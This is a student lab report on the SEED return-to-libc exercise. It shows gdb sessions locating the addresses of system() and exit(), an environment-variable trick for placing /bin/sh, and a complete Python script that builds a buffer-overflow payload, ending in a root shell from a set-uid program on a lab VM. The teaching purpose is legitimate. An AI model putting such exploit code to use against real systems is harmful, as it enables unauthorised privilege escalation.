CS 445 Lab Report: Return to Libc

Austin Decker

11 October 2024


Environment Setup:

Before I began the Tasks, I followed the environment setup section of the lab. I disabled address randomization with the command: `sudo sysctl -w kernel.randomize_va_space=0`

I switched out my shell using the command: `sudo ln -sf /bin/zsh /bin/sh`

All other environment setup that is required on the compiler and setting the program as root owned set-uid is handled by the provided makefile.

Unless the Task specifies to do something different to the environment, this environment will be the same for all the following tasks.




```
[10/09/24]seed@VM:~/.../Lab04$ mkdir screenshots
[10/09/24]seed@VM:~/.../Lab04$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/09/24]seed@VM:~/.../Lab04$ sudo ln -sf /bin/zsh /bin/sh
[10/09/24]seed@VM:~/.../Lab04$ cd Labsetup
[10/09/24]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=80 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
```

Lab Tasks:

Task 01: Finding Address of Libc Functions


I compiled the retlib.c file provided in the Labsetup.zip file using make. (see Environment Setup section).

I then ran gdb:



seed@VM: ~/.../Labsetup

```
-rw-rw-r-- 1 seed seed   994 Oct  3 00:35 retlib.c
[10/09/24]seed@VM:~/.../Labsetup$ ^C
[10/09/24]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Documents/CS445/Lab04/Labsetup/retlib
[-----------------------------------registers-----------------------------------]
EAX: 0xf7fb4088 --> 0xffffd1bc --> 0xffffd396 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0xe1278d1f
EDX: 0xffffd144 --> 0x0
ESI: 0xf7fb2000 --> 0x1e8d6c
EDI: 0xf7fb2000 --> 0x1e8d6c
EBP: 0x0
ESP: 0xffffd11c --> 0xf7de3ed5 (<__libc_start_main+245>:        add    esp,0x10)
```




seed@VM: ~/.../Labsetup

```
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[------------------------------------stack-------------------------------------]
0000| 0xffffd11c --> 0xf7de3ed5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd120 --> 0x1
0008| 0xffffd124 --> 0xffffd1b4 --> 0xffffd365 ("/home/seed/Documents/CS445/Lab0
4/Labsetup/retlib")
0012| 0xffffd128 --> 0xffffd1bc --> 0xffffd396 ("SHELL=/bin/bash")
0016| 0xffffd12c --> 0xffffd144 --> 0x0
0020| 0xffffd130 --> 0xf7fb2000 --> 0x1e8d6c
0024| 0xffffd134 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd138 --> 0xffffd198 --> 0xffffd1b4 --> 0xffffd365 ("/home/seed/Docum
ents/CS445/Lab04/Labsetup/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e0a360 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dfcec0 <exit>
gdb-peda$ 
```

I ran gdb, set a breakpoint onto the main function and then used p system and p exit to get the address of system.

Task 02: Putting the Shell String in Memory


seed@VM: ~/.../Labsetup


```
0004| 0xffffd120 --> 0x1
0008| 0xffffd124 --> 0xffffd1b4 --> 0xffffd365 ("/home/seed/Documents/CS445/Lab0
4/Labsetup/retlib")
0012| 0xffffd128 --> 0xffffd1bc --> 0xffffd396 ("SHELL=/bin/bash")
0016| 0xffffd12c --> 0xffffd144 --> 0x0
0020| 0xffffd130 --> 0xf7fb2000 --> 0x1e8d6c
0024| 0xffffd134 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd138 --> 0xffffd198 --> 0xffffd1b4 --> 0xffffd365 ("/home/seed/Docum
ents/CS445/Lab04/Labsetup/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e0a360 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dfcec0 <exit>
gdb-peda$ quit
[10/09/24]seed@VM:~/.../Labsetup$ export MYSHELL=/bin/sh
[10/09/24]seed@VM:~/.../Labsetup$ $MYSHELL
$ exit
[10/09/24]seed@VM:~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
[10/09/24]seed@VM:~/.../Labsetup$ 
```

I create a shell variable called MYSHELL and assigned it /bin/sh.

I then use this simple program to get the memory address of where this variable is stored:

```
void main(){
      char* shell = getenv("MYSHELL");
      if (shell)
            printf("%x\n", (unsigned int)shell);
}
```

I then compile the program with these flags: gcc prtenv.c -o prtenv -m32. The retlib binary is also compiled for 32 bit systems, so this binary must also match it to have a compatible memory address.



```
MYSHELL=/bin/sh
[10/09/24]seed@VM:~/.../Labsetup$ touch prtenv.c
[10/09/24]seed@VM:~/.../Labsetup$ gcc prtenv.c -o prtenv -m32
prtenv.c: In function ‘main’:
prtenv.c:2:16: warning: implicit declaration of function ‘getenv’ [-Wimplicit-fu
nction-declaration]
    2 |  char* shell = getenv("MYSHELL");
      |                ^~~~~~
prtenv.c:2:16: warning: initialization of ‘char *’ from ‘int’ makes pointer from
 integer without a cast [-Wint-conversion]
prtenv.c:4:3: warning: implicit declaration of function ‘printf’ [-Wimplicit-fun
ction-declaration]
    4 |   printf("%x\n", (unsigned int)shell);
      |   ^~~~~~
prtenv.c:4:3: warning: incompatible implicit declaration of built-in function ‘p
rintf’
prtenv.c:1:1: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
  +++ |+#include <stdio.h>
    1 | void main(){
[10/09/24]seed@VM:~/.../Labsetup$ ./prtenv
ffffd3de
[10/09/24]seed@VM:~/.../Labsetup$ ./prtenv
ffffd3de
[10/09/24]seed@VM:~/.../Labsetup$ 
```

As shown in the screenshot above, running the prtenv binary results in the output: ffffd3de. Since I have address randomization turned off (See Environment Setup section). I ran the program again to verify that the memory address is the same.

The lab noted that prtenv was named prtenv because it has the same character size as retlib. If the prtenv file had a different character size, then the offset to the environment variables from the start of the stack will be different, even if everything else is identical. This is why the instructions suggest using a program name (prtenv) with the same number of characters as the vulnerable program (retlib) to ensure the environment variables are placed at the same offset.

Task 03: Launching The Attack

For my attempt, I used the memory addresses found for system and exit using gdb as they are.

From Task 1:


The memory address for system was: **0xf7e0a360**

The memory address for exit was: **0xf7dfcec0**

From Task 2:

The memory address for bin/sh found via running prtenv: **0xffffd3de**


With this information I now fill out the exploit.py script with these memory addresses:



```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 92 + 12
sh_addr = 0xffffd3de       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 92 + 4
system_addr = 0xf7e0a360   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 92 + 8
exit_addr = 0xf7dfcec0     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Running the script generates the badfile.


The values for x, y, z were determined by the distance between ebp and buffer. The memory addresses for both were displayed when running retlib. When I found the difference between the two memory addresses, I got the value 5C or 92 in base10. The offsets after 92 were pointing to different memory locations within the stack frame.



```
[10/09/24]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd70
Input size: 300
Address of buffer[] inside bof():  0xffffccfc
Frame Pointer value inside bof():  0xffffcd58
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# 
```

